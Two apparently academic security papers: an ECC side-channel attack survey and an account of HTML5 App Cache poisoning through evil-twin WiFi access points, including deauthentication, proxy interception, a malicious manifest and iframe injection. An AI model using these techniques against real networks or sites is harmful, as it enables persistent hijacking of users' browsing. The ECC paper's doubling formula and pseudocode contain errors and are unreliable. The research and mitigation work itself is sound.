Abstract. This paper gives an overview of Elliptic Curve Cryptography (ECC), how physical implementations could leak Side Channel Information which could be used to recover secret information that would otherwise be impractical to obtain by computation. In addition, some countermeasures to the risk of leaking said information would also be discussed in relation its effectiveness.

Key words: Public Key Cryptography, Elliptic Curve Cryptography, Elliptic curves, Side Channel Attacks,

1 Introduction

Elliptic Curve Cryptography(ECC) is an approach public key cryptography based on elliptic curves over finite fields. In Black Hat USA 2013 [1], it was said that "Our conclusion is that there's a small, but definite chance that RSA [and similar cryptosystems will not be useful for security purposes within the next two to five years." It was recommended to shift said cryptosystems to adopt ECC. With ECC being forecastedto take center stage, it is important that the transition is not carried out haphazardly. In the same conference, it was highlighted that ECC still have some issues to work on.

With these in mind and with influence from [2] and [3], this paper aims to review some vulnerabilities that have surfaced since the adoption of ECC and how some of which had been addressed.

In the section 2, this paper would introduce notations adopted in this paper and some key concepts of ECC that would be referred to in subsequent parts of the paper.

In the section 3 and 4, this paper would explore how some attacks are conducted and some countermeasures that have been implemented in current day systems respectively. Readers are advised to refer to documents in the references section to find detailed execution on how the attack conducted.

Lastly, there would be a short section on what has been implemented to further show how a ECC systems could be better secured even though partial information in the secret key might have already be compromised, before the conclusion of this paper is presented.

2 Elliptic Curve Cryptography(ECC)

In Elliptic Curve Cryptography, there are four main things that are used.

1. The elliptic curve of the form $y^2 = x^3 + ax + b$, characterised by its set of points $E_p(a, b)$
2. The secret scalar $n_A < n$ where n is the smallest positive integer that $n*G = 0$. where G is a point chosen on from $E_p(a, b)$
3. The private key, $< n_A, E_p(a, b), G >$
4. The public key, $< n_A * G, E_p(a, b), G >=< P_A, E_p(a, b), G >$

To encrypt a message m, Bob would use Alice's Public Key, to obtain $< c_1, c_2 > = < k * G, m + k * P_A >$ To decrypt the message m, Alice calculate $m = c_2 - c_1 * n_A$

Addition in $E_p(a, b)$

For 2 points P and Q in $E_p(a, b)$,
The operation denoted by $(x_p, y_p) + (x_q, y_q) = (x_r, y_r)$ if P $\neq$ Q

$$\lambda = \frac{y_q - y_p}{x_q - x_p}$$
$$x_r = \lambda^2 - x_p - x_q$$
$$y_r = \lambda(x_p - x_r) - y_p$$

The operation denoted by $(x_p, y_p) + (x_q, y_q) = (x_r, y_r)$ if P = Q

$$\lambda = \frac{3x_p^2 + 2ax_p + b}{2y_p}$$
$$x_r = \lambda^2 - a - 2x_p$$
$$y_r = \lambda(x_p - x_r) - y_p$$

Double and Add Algorithm

```
for(bit i from 0 to n-1 in $n_A){
if(i == 0){
P = 2P; (Doubling)
}else{
P = P + Q (Addition)
}
return P
}
```

Basis for Encryption

The security of ECC is based on the difficulty of solving the discrete logarithm problem of a random elliptic curve element with respect to a publicly known base point is computationally expensive, i.e there is no known polynomial solution for it yet. This effectively recovers the secret scalar n_A given G and P_A.

3 Side Channel Attacks (SCA)

Given that it is computationally impractical to overcome the encryption via brute force, the natural alternative would be to attempt obtain information from alternative channels. Side Channel Attacks as defined [4] can be simplified to be attacks that make use of information gained from the physical implementation to recover in part of in full the secret key. Information from other sources. One main sources of information include conditional branching in the algorithm based on the protected secret.

For ECC in particular, the addition operation is conditioned on whether $P = Q$ or $P \neq Q$, with two different operations which have rather different computation requirements. This sets the basis for the following attacks.

3.1 Simple Power Analysis

The basis for which Power Analysis acts on is the fact that some operations would consume more power than others and hence are able to gleam information on the secret that kept by the host. In ECC, this corresponds to the addition operation that is used in decryption of the message.

In particular, using the Add and Double Addition Algorithm, the double operation is consumes much lower power than the addition operation. With such information, we would know when the doubling operation is done and directly derive the secret key n_A a bit at a time with a double operation translating to 0 and a addoperation translating to 1. Note that this attack only requires 1 power trace. Refer to [5] and [6] for a more detailed operation.

3.2 Differential Power Analysis

Similar to Simple Power Analysis, the basis for this attack is also based on the fact that some operations consume more power than others. However, rather than stop at 1 trace, this attack makes multiple measurements varying the inputs each time to obtain measurements over time of the side channel. With this information, the adversary would be able to find some intermediate value which depends on the input point and a part of the secret key. Subsequently, he would be able to reconstruct a hypothetical model with a hypothetical key from the parts of the secret key. By using statistical distinguishers such as Pearson correlation or Spearman's rank correlation, the adversary could match the hypothetical model with the greatest likelihood of being the actual key and model. Refer to [5]and [6] for more details

3.3 Timing Analysis

The basis for which Timing Analysis acts on is the fact that operations do not constant time and their execution time is dependent on the key. In ECC, this applies to the same addition operation exploited by the Power Analysis as the time taken for Doubling operation is much lesser than the adding operation. By comparing execution time for the decryption chain, the adversary could tell for which input the execution time was exponentially larger or smaller than the original case. Hence, modifying the input 1 bit at a time, iterating through all the bits, the adversary would be able to recover the secret scalar n_A. For more details on the execution of the attack refer to [7], [8] and [9]

3.4 Safe Error Analysis

The basis for which Safe Error Analysis acts on is the fact that there are some input bits that are not being processed at all, i.e the 0 bits in the secret. There are two kinds of Safe Error used in this Analysis , C Safe and M Safe. Both Safe-Errors involves deliberately introducing faults in the processor or memory during point addition. If the key bit is 1, the final results would be affected. Otherwise the final result is not. The adversary can then iterate through all the bits and recover the secret scalar n_A. Refer to Joye and Yen [10], [11]

3.5 Twist Curve Attack

This attack is based on the fact that the twist curves, T, of many cryptographically strong elliptic curves, E, are cryptographically weak [12], that is another elliptic curve which is isomorphic to the original curve over an algebraic closure of the field. This in effect means that the points in T are close to points in E. By injecting fault into the x-coordinate of the point being computed for E, one would likely end up with a point in T and hence able to recover the scalar multiple from the twist curve and using that and the fault injected, the adversary could recover the original scalar. For detailed steps, refer to Fouque et. al [12]

4 Mitigation

4.1 Dummy Operation

Since the basis of some attacks depend on the execution power consumption or the execution time of the algorithm based on the inputs, a simple solution would be to add sufficient dummy operations within each branch such that the execution time and power consumption would become independent on the key, hence reducing the information leakage from said sources. One such algorithm would be the Always Double and Add Algorithm[13] which as its name suggest, independent of P and Q, both operations are always executed.

However, this solution results in more computationally expensive operations and this would be a large concern as ECC is being adopted by many devices that have limited memory and processing power such as smart cards. This would mean that the impact of this solution would be limited not to mention it does not stop differential Power Analysis nor Safe Error Analysis and many side channel attacks.

4.2 Data Randomization

Since the some attacks are dependent on intermediate points, by randomizing said points, we could potentially reduce the effectiveness of the attack. Coron [13] suggested that one could make it harder to recover the private scalar by keeping $n_A + r * n$ for some random r. This way, $(n_A + r * n) * P = n_A * P + r * n * P = n_A * Psincer * n * P = 0$. Another way to randomise would be attempt to blind the point P by considering a random point R and taking kP to be k(P+R) and subtract k(R) at the end of each computation. Both ways have been judged weak if implemented as presented by [14]

4.3 Redundancy and Verification

For Fault Analysis such as Safe Error Analysis and Twist Curve Attack, it works on the premise that their change would not be detected by the application and the evaluation would be allowed to continue even though the change might have resulted in an invalid point prior to any computation. A simple remedy to include validation check for point P, scalar n_A and any intermediate results should be correct before and after every operation. This would increase the costs of running the encryption and decryption algorithm and could result in limited application in fields such with limited resources such as smart card systems.

5 Implementation

This section aims to explore the real world effects of each bit being discovered through side channel means. To this end, making use of an Ellipitc Curve Cryptography Library[15] to attempt to recover the secret scalar via brute force to obtain an estimate of the upper bound for the time computation for each extra unknown bit in the key.




Fig. 1. Graph of Time(s) against the number of unknown bits in the key

From the figure we can tell an exponential Relationship between the number of unknown bits to the time taken taken try all possible combinations of the key. In addition, we can also observe that with increasing order of the point chosen that the time taken to brute force the possible key space also increases at an exponential rate. Note that due to the exponential relationship between the number of unknown bits, it is clear from beyond 22 bits the relationship is almost vertical. From this, even though side channel attacks may yield more information for larger amount of information for a bigger key space, the overall time complexity is still larger than that of an equivalent amount of unknown information to be explored in that with a smaller key space. However, from the graph, 15 bits seems to be the threshold for which the curve dramatically changes its slope and the increased space have a significant effect on the time complexity of the brute force.

From this we note that having a larger key space is generally more computationally secure than having a smaller one since with the same entrophy in the remaining bits, it takes more time on average to compute all elements in the larger space.

6 Conclusion

The above mentioned vulnerabilities as well as mitigation are the tip of the iceberg with regards to research in Side Channel Attacks. Some relatively new attacks such as Refined Power Analysis [16] and Carry Attack [17] have found could be mitigated by solutions such as [18] but even then it is also be found to be lacking in some other aspect by [19]. Other attacks such as Template Attacks (refer to [20], [21] and [22] would become a major threat if proven to be feasible [2].

Nonetheless, it is still secure from an adversary with no direct access to the hardware that the ECC is based on. With that in mind, future work would be focused on the feasibility of Template Attacks as well as possible countermeasures to reduce the risk of exposing the key accidentally through side channel information. Whilst the search for a universal solution is ongoing, it is important for any adopters of ECC to keep himself updated with the recent developments and update his cryptosystems to adapt to changes to the landscape of side channel attacks to ECC enabled devices.

References

1. Greene, T. : Black Hat: Elliptic curve cryptography coming as smarter algorithms threaten RSA, Network World. 02 August 2013 ttp://www.networkworld.com/news/2013/080213-black-at-elliptical-curve-cryptography-272476.html
2. J. Fan, X. Guo, E. De Mulder, P. Schaumont, B. Preneel, and I. Verbauwhede, "State-of-the-art of secure ECC implementations: a survey on known side-channel attacks and countermeasures," in Hardware-Oriented Security and Trust (HOST '10). IEEE, pp. 76-87.
3. R. Avanzi, Side Channel Attacks on Implementations of Curve-Based Cryptographic Primitives, Cryptology ePrint Archive, Report 2005/017, available from http://eprint.iacr.org/.
4. F.-X. Standaert, T.G. Malkin, M. Yung, A Unified Framework for the Analysis of Side- Channel Key Recovery Attacks, International Association of Cryptographic Research, Cryptology ePrint Archive, Report 2006/139. (2009)
5. P. Kocher, J. Jaffe, and B. Jun, Differential Power Analysis, in CRYPTO, ser. LNCS, vol. 1666. Springer, 1999, pp. 388397.
6. T. Messerges, E. Dabbish, and R. Sloan, Power Analysis Attacks of Modular Exponentiation in Smartcards, CHES99, LNCS 1717, pp. 144157, Springer-Verlag, 1999.
7. Paul C. Kocher: Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. CRYPTO 1996: 104113. (1996)
8. David Brumley and Dan Boneh: Remote timing attacks are practical. USENIX Security Symposium, (2003).
9. S. Mangard, E. Oswald, and T. Popp, Power analysis Attacks: Revealing the Secrets of Smart Cards. Secaucus, NJ, USA: Springer, 2007.
10. M. Joye and S.-M. Yen, The Montgomery Powering Ladder, in Cryptographic Hardware and Embedded Systems - CHES, ser. LNCS, vol. 2523. Springer, 2002, pp. 291302. (2002)
11. S. M. Yen and M. Joye, Checking Before Output May Not Be Enough Against Fault-Based Cryptanalysis, IEEE Trans. Computers, vol. 49, no. 9, pp. 967970, (2000)
12. P. Fouque, R. Lercier, D. Real, and F. Valette, Fault Attack on Elliptic Curve Montgomery Ladder Implementation, in Fifth International Workshop on Fault Diagnosis and Tolerance in Cryptography - FDTC, 2008, pp. 9298. (2008)
13. J. Coron, Resistance against Differential Power Analysis for Elliptic Curve Cryptosystems, in Cryptographic Hardware and Embedded Systems, CHES, ser. LNCS, vol. 1717. Springer, 1999, pp. 292302.
14. K. Okeya and K. Sakurai, Power Analysis Breaks Elliptic Curve Cryptosystems even Secure against the Timing Attack, in INDOCRYPT, ser. LNCS, vol. 1977. Springer, 2000, pp. 178190.
15. kamstrup, troldaimi Elliptic Curve Cryptography in Java /url http://sourceforge.net/projects/jecc/
16. L. Goubin, A Refined Power-Analysis Attack on Elliptic Curve Cryptosystems, in Proceedings of the 6th International Workshop on Theory and Practice in Public Key Cryptography, vol. 2567. Springer, 2003, pp. 199210.
17. P. Fouque, D. Real, F. Valette, and M. Drissi, The Carry Leakage on the Randomized Exponent Countermeasure, in Cryptographic Hardware and Embedded Systems - CHES, ser. LNCS, vol. 5154. Springer, 2008, pp. 198213.
18. M. Joye and S.-M. Yen, The Montgomery Powering Ladder, in Cryptographic Hardware and Embedded Systems - CHES, ser. LNCS, vol. 2523. Springer, 2002, pp. 291302.

19. S.-M. Yen, L.-C. Ko, S.-J. Moon, and J. Ha, Relative Doubling Attack Against Montgomery Ladder, in Information Security and Cryptology, ICISC, 2005.
20. S. Chari, J. R. Rao, and P. Rohatgi, Template Attacks, in Cryptographic Hardware and Embedded Systems, CHES, ser. LNCS, vol. 2523, 2002, pp. 1328.
21. M. Medwed and E. Oswald, Template Attacks on ECDSA, in Information Security Applications, WISA, vol. 5379, 2008, pp. 1427.
22. C. Herbst and M. Medwed, Using Templates to Attack Masked Montgomery Ladder Implementations of Modular Exponentiation, in Information Security Applications, WISA, vol. 5379, 2008, pp. 113.

Persistent Hijacking of Web Applications with spoofed Wireless Access Points

Civics Ang[1], Camillus Gerard Cai[2], Kai Yao Yeow[3]

School of Computing,
National University of Singapore

Abstract. This paper presents a cache poisoning vulnerability in the application cache (App Cache) mechanism introduced in the HTML5 standard, and discusses the use of "spoof" WiFi access points that mimic legitimate networks in its exploitation. Such an attack on App Cache can be constructed to survive multiple page loads, and can result in the permanent hijack of a target website or web application, leading to total compromise of all user interactions with the affected resource.

Keywords: HTML5, Application Cache, Cache Poisoning.

1 Introduction

Caching is a well-known technique used to ensure availability, or improve the access times of non-real time resources [1].

When approached from the angle of computer security, caches are vulnerable to attacks on their integrity and the trust they place on a resource broker. The Domain Name System (DNS) and Address Resolution Protocol (ARP) are two request-response protocols that are frequently cached to decrease latency. Attacks on these low-level systems are historical and already well documented.

In this paper, we present a quirk in a relatively recent application-level cache that makes it vulnerable to poisoning, and describe how such a vulnerability can lead to the persistent hijacking of any given website.

2 HTML5 Application Cache

Application Cache is a part of the HTML5 specification [2] that is intended to allow for sites designed as web "applications" to run entirely offline once the page has been previously loaded [3].

[1] a0088574@nus.edu.sg
[2] cgcai@qxcg.net
[3] kaiyao@comp.nus.edu.sg

The App Cache mechanism specifies resources in a plaintext file such as the one presented below. Explicitly listing these files allows clients to pre-cache resources that a client would otherwise not know about beforehand.

```
CACHE MANIFEST
# version 1
CACHE
/index.html
/logo.png
NETWORK
/dynamic.html
```

The `CACHE` section specifies resources that will be cached, while the `NETWORK` section specifies resources that should be accessed via the network even if the current page is cached.

Internet Explorer, Chrome, and Safari will immediately start to cache any resources listed, while Firefox will prompt the user before caching occurs (see details in Appendix: Experimental Results).

3 Method of Exploit

Browsers are expected to poll the server for the cache manifest file periodically and invalidate the cache if the remote manifest is either different or missing [4].

However, the manner in which App Cache is implemented on the tested browsers makes it possible to circumvent this process by specifying the cache manifest to be a pre-existing file on the web server [5].

The specification requires that browsers invalidate the App Cache as soon as the cache manifest cannot be found [6]. This is indicated with `HTTP 404 Not Found` or `HTTP 410 Gone` responses when the browser attempts to retrieve the manifest file again to update the cache.

However, since the file already exists, a `HTTP 200 OK` response is given; however, since the returned resource it is not a valid manifest file, the browser refuses to read the file and update the cache. The cached files are thus able to remain in the user's browser cache forever.

We can exploit this behavior to hijack any website. Such an attack on App Cache can be conducted in any network environment where a user can be tricked into or forced to connect to either:

- A man-in-the-middle (MITM) proxy that can intercept and modify HTTP requests, or
- A web server that serves a stylistic copy of the target website with malicious modifications.

In an ideal situation, the client itself decides to send its HTTP traffic to either of our sinks. It turns out that such a condition is not difficult to create due to the implicit trust operating systems have in the legitimacy of WiFi networks [7].

3.1 "Evil-Twin" Access Point

The idea behind an Evil Twin attack is for an attacker to set up a rogue wireless access point that masquerades as a legitimate one [8].

802.11 Association Process. Three key steps need to take place before a wireless client "joins" an 802.11 wireless network.

Discovery relies on mechanism of Probe Requests and Probe Responses. Probe Requests are sent by wireless clients ("stations" in 802.11 parlance) to discover information about available networks. If an SSID is specified in the probe request, then only the access point with that SSID will reply. All access points may respond to a probe request that does not specify an SSID [9] .

In the case of 802.11 networks secured with Wired Equivalent Privacy (WEP), authentication may be of two types, Open or Shared Key. Open networks effectively require no authentication, and stations connecting to these networks immediately proceed to the association state where final rate and security settings are exchanged. Authentication in shared key networks is based on a challenge response protocol where the access point sends the station a sequence of random bytes that the station must encrypt and send back.

Although it is possible for an attacker who observes the authentication process to recover the plaintext of the shared key [10], this is not necessary in the conduct the evil twin attack[4].

The final stage in the association process involves the access point and a station exchanging connection information.

Masquerading. Passive masquerading involves broadcasting the same SSID as a well-known and well-used network such as "`Wireless@SG`" and waiting for wireless clients that have previously connected to and remembered that network to attempt association when they come into range

A more active approach involves responding to all 802.11 Probe Requests[5] regardless of SSID.

Both approaches require devices to be hunting for wireless networks in order to collect users. Alternatively, naïve users may intentionally connect to an aptly named network.

---

[4] An attack on WPA networks would require recovering of the shared key due to the mutual authentication mechanism used

[5] "A probe request is a special frame sent by a client station requesting information from either a specific access point, specified by SSID, or all access points in the area, specified with the broadcast SSID." [18]

Broadcasting non-specific disassociation frames will cause wireless clients currently associated to WiFi networks to disconnect [11]. If the rogue access point uses a more powerful transmitter with a high gain antenna, we can get wireless clients to connect preferentially to our network setup [12] .

3.2 Getting Traffic

Once we have the wireless client on a network that we control, we can use a HTTP proxy to acquire its traffic.

In this setup, the network gateway is an intercepting HTTP proxy[6] that selectively forwards or modifies requests and responses that it receives. Requests for non-target websites are passed through transparently, while requests for the target website are dropped. Instead, the proxy immediately returns a response that contains the files used in the attack.




Fig. 1. Using a HTTP proxy to conduct App Cache poisoning.

In general, any means by which we can return a HTML page of our choosing to the user agent that makes a HTTP request will be sufficient to conduct the attack.

[6] We used the Fiddler proxy (http://fiddler2.com) in the work leading up to this paper.

3.3 Poisoning App Cache

We modify the HTML page to include a reference to a cache manifest, which can be served via the proxy or by our web server[7]:

```
<html manifest="evil.appcache"></html>
```

We include the relative URLs of all resources used by the spoof website.

```
CACHE MANIFEST
CACHE
/
/image.jpg
...
```

When the client is offline, these cached resources represent the freshest data that the browser was able to obtain, and are displayed as though legitimate. Even when network connectivity is restored, the browsers tested preferred cached copies of resources over fresh ones in the absence of any preference directives in the cache manifest.

By preventing a HTTP 404 or 410 response for the manifest file, we can prevent the poisoned App Cache from being invalidated without specific user interaction (manually clearing the browser cache). This causes the browser to permanently display or utilize the poisoned website or resource.

The list of browsers tested and our comments on the results may be found in Appendix: Experimental Results.

3.4 Forcing A Page Load

It is unreasonable to expect that users will invariably visit the target domain while connected to the rogue access point.

To improve the likelihood of success, we can force a page load by injecting an invisible `iframe` containing the target web application into every HTTP response to requests originating from a web browser. Rendering the `iframe` causes an exploitable request for the target web application to be made in the background and be cached by the browser.

3.5 Success Scenario

If the App Cache poisoning was successful, the user's web browser will continuously display the modified website that was served by the malicious web server, even after the user leaves the attacker's network. Refreshing the webpage will not invalidate the App Cache, and still causes modified contents to be returned. Websites can therefore be permanently hijacked using such a mechanism.

---

[7] Note that Internet Explorer 10 will only regard the cache manifest if it is served with a MIME-type header of "`text/cache-manifest`".

The easiest way to revert to a clean state is for the user to "clear browsing data" or "clear application data" via browser-specific mechanisms. Consequently one limitation of this exploit is that an attacker will not be able to replace or update the spoofed page once it has been set.

4 Discussion

Since App Cache is not limited to HTML resources, an attacker could poison and cache a less obvious but equally important resource such as a JavaScript library. If the API exposed by the library is not modified, then a naive inspection of the website would not suggest the possibility that the site may have been compromised.

The inability of a browser to verify and assert the identity of a web server is a well-known vulnerability of HTTP transactions carried out without TLS, and forms the basis of this attack.

4.1 TLS Connections Can Be "Downgraded"

No warnings or errors are generated if a website that was last seen over TLS is seen over unencrypted HTTP in the current session.

Users who view encrypted HTTPS sites by first going through unencrypted HTTP channels are at risk of compromise [13]. For example, users often type in a domain name without the preceding `https://`, therefore the browser will first retrieve the page via an unencrypted connection, and then follow a `HTTP 301 Moved Permanently`[8] or `302 Found` redirect to the HTTPS site. We can compromise this mechanism by returning a response that redirects to a fake non-HTTPS site, and have the browser cache this response.

If browsers keep track of websites last visited over TLS, it will be possible to warn users about situations where possibly malicious sites attempt to "downgrade" a TLS connection to a regular HTTP connection.

A more secure solution could involve a "known hosts" mechanism similar to that used by SSH, where a browser would refuse to transact with a website whose fingerprint has changed since the last visit, also known as "Certificate Pinning" [14].

4.2 No Mechanism To Verify Authenticity Of App Cache

Since the resources downloaded and cached due to the cache manifest are not cryptographically signed, there is no way to verify that these resources were obtained from a legitimate source.

[8] `HTTP 301 Moved Permanently` redirects are cached by browsers and as such, it is more difficult to tamper with the redirection, as the browser will use the cached redirection record if it is not the user's first time accessing the page

If the specification allows these resources to be signed with the site's SSL/TLS certificate to assert their authenticity, browsers will be able to reject unsigned or incorrectly signed resources.

4.3 Lack Of User Control Over App Cache Behavior

Only Firefox prompted the user about a website requesting App Cache functionality.




Fig. 2. Firefox 24 showing a prompt alerting the user that a website is requesting permission to store data in App Cache. Note that the displayed website (example.com) attempted to load resources from the target website (*.com.sg) via an invisible `iframe`.

After the initial fact, there was no further indication that the website currently being displayed was loaded from the cache. Additionally, there was no easily discoverable and accessible way of managing or manually invalidating the existing cache.

We suggest that browsers display a visual indicator similar to the TLS/SSL "green box" to alert users as to whether the current page is cached or fresh.

However, since no software measure will fully mitigate the described vulnerabilities, stronger cryptographic measures such as signature verification would be more ideal.

A list of tested browsers can be found in Appendix: Experimental Results.

4.4 Alternative Network Attacks

DHCP provides a mechanism for a network to re-configure a connecting client [15]. Although this may be useful for gaining network access, an administrator may inadvertently or malicious re-configure clients to use untrusted network resources. In particular, rogue DNS servers that do not employ DNSSEC [16] can cause a client to connect to a non-legitimate web server that may then perform a man-in-the-middle attack.

A browser may be fooled into connecting to a different web server due to implicit trust in the response given by a malicious DNS server. If the user had received a signed DNS response before (for example, if s/he had previously visited the website on another network), then the unsigned and untrusted response sent by the malicious DNS server could be flagged and disregarded.

4.5 Semantically Incorrect HTTP Response Code

The attack works on sites that return semantically incorrect response codes, even without having the cache manifest file pointing to a valid file on the original web site.

The specification as described earlier requires that browsers invalidate the App Cache as soon as the cache manifest cannot be found [6], which is indicated with `HTTP 404 NOT FOUND` or `HTTP 410 GONE` responses.

There websites may implement an incorrectly configured "catch-all" error page that is served with `HTTP 200 OK` instead of a `HTTP 404` error. While there may not be a difference between `404 Not Found` and `200 OK` to a human user seeing the same "friendly" error page, the `200 OK` response will cause browsers to not invalidate the App Cache.

Note that it is actually possible to return a `HTTP 404 Not Found` with a server-specified error page.

4.6 Time Limited App Cache

While the attacks described so far imply a permanent attack on a particular site on the user's browser, it is possible to limit the app cache to only exist for a fixed period of time.

This is achieved via HTTP Cache headers on the App Cache manifest file. Browsers will thus not attempt to download (and thus update) the manifest file until the time span as described by the cache headers is reached.

We observed that, with certain browsers, by setting cache headers on the manifest file, even a forced browser refresh by the user will not force a reload of the manifest file, and thus the cached pages would not be reloaded. More details about the behavior of individual browsers can be found in Appendix: Experimental Results..

Note that this also means, with these browsers, there is no requirement to ensure that the manifest file has the same path as a preexisting file on the actual web site. In fact, for the cache to be eventually invalidated, the path of the manifest must be invalid on the actual web server, so that when the cache expires and the browser attempts to update the cache, a `404 Not Found` is returned.

This behavior is different from that of putting the HTTP Cache headers on the web pages and other resources, as a forced refresh would cause the page to be reloaded.

5 Mitigation Measures

5.1 Enable TLS/SSL For The Whole Web Application

A website on a particular domain that is served over TLS may be difficult to impersonate due to the attacker not having an accepted certificate for the target domain.

However, it should be noted that TLS alone does not prevent an attacker from creating a stylistic copy of the TLS-protected web site and serving it without TLS. In such a case, the only visual indicator (at the time of writing) that the website is not legitimate would be the lack of any TLS/SSL indicators in the web browser.




Fig. 3. An App Cache-poisoned internet banking login page that is no longer delivered over HTTPS. The only visual indication that the page may contain malicious code is the lack of the "green box", and the missing `https://` prefix in the address bar.

5.2 Never Remember Networks

The primary attack vector described in this paper is a wireless client inadvertently connecting to malicious access points. Not remembering past networks will stop a client from broadcasting probe requests for those networks, and precludes the possibility of a malicious access point responding to any of those requests.

5.3 Disable Device Wireless Radios

Obviously, disabling or physically removing wireless radios when their service is not required prevents any form of wireless attacks on the device.

5.4 Use "Private Browsing" modes

Most browsers today offer some sort of "Private Browsing" mode. We have noticed that in these modes, the App Cache is not stored permanently, and may not be stored at all. Thus this attack would not work.

However, the user can still be subjected to other types of spoofing and eavesdropping attacks.

5.5 Not use untrusted networks

When one uses untrusted networks, not only can the user be a victim of an attack like the one described here, he is also vulnerable to other forms of spoofing and eavesdropping attacks.

However, untrusted networks such as public WiFi do give users convenient internet access and one may value convenience over security. It may be possible to mitigate some of the risks by using a trusted Virtual Private Network (VPN).

6 Conclusion

While the App Cache mechanism opens up new possibilities for web development, it is also vulnerable to hijacking in this manner, and can inadvertently expose users to phishing-style attacks. In addition, the App Cache mechanism can be maliciously injected into any website, even if the target was not originally designed for HTML5.

The effects of a successful App Cache poisoning attack can be subtle and difficult to detect. However, since the vector as described revolves around fooling a browser into connecting to a malicious server, we believe that the execution of this attack can be effectively mitigated by preventing a user agent from being re-configured, or entering into an untrusted network configuration.

Having or requiring cryptographically signed resources in the App Cache mechanism would make it resilient against hijacking by a third party.

7 Bibliography

1. Gadkari, A.: Caching in the Distributed Environment. Available at: http://msdn.microsoft.com/en-us/library/dd129907.aspx
2. Mozilla Foundation: HTML5. (Accessed November 1, 2013) Available at: https://developer.mozilla.org/en-US/docs/Web/Guide/HTML/HTML5
3. W3C: Offline Web applications. Available at: http://www.w3.org/TR/2011/WD-html5-20110525/offline.html
4. Christian, M., Lubbers, P.: Appcache Facts. (Accessed 2013) Available at: http://appcachefacts.info
5. Chrome and Safari users open to stealth HTML5 AppCache attack. In: Attack & Defense Labs. Available at: http://blog.andlabs.org/2010/06/chrome-and-safari-users-open-to-stealth.html
6. whatwg.org: HTML Living Standard. (Accessed November 1, 2013) Available at: http://www.whatwg.org/specs/web-apps/current-work/multipage/offline.html#event-appcache-obsolete
7. Phifer, L.: Anatomy of a Wireless "Evil Twin" Attack. In: WatchGuard. Available at: http://www.watchguard.com/infocenter/editorial/27061.asp
8. Wi-Fi Alliance: Preventing Evil Twins. In: Wi-Fi Alliance. Available at: http://www.wi-fi.org/files/kc_4_Preventing%20Evil%20Twins-Wiphishing%20QandA.pdf
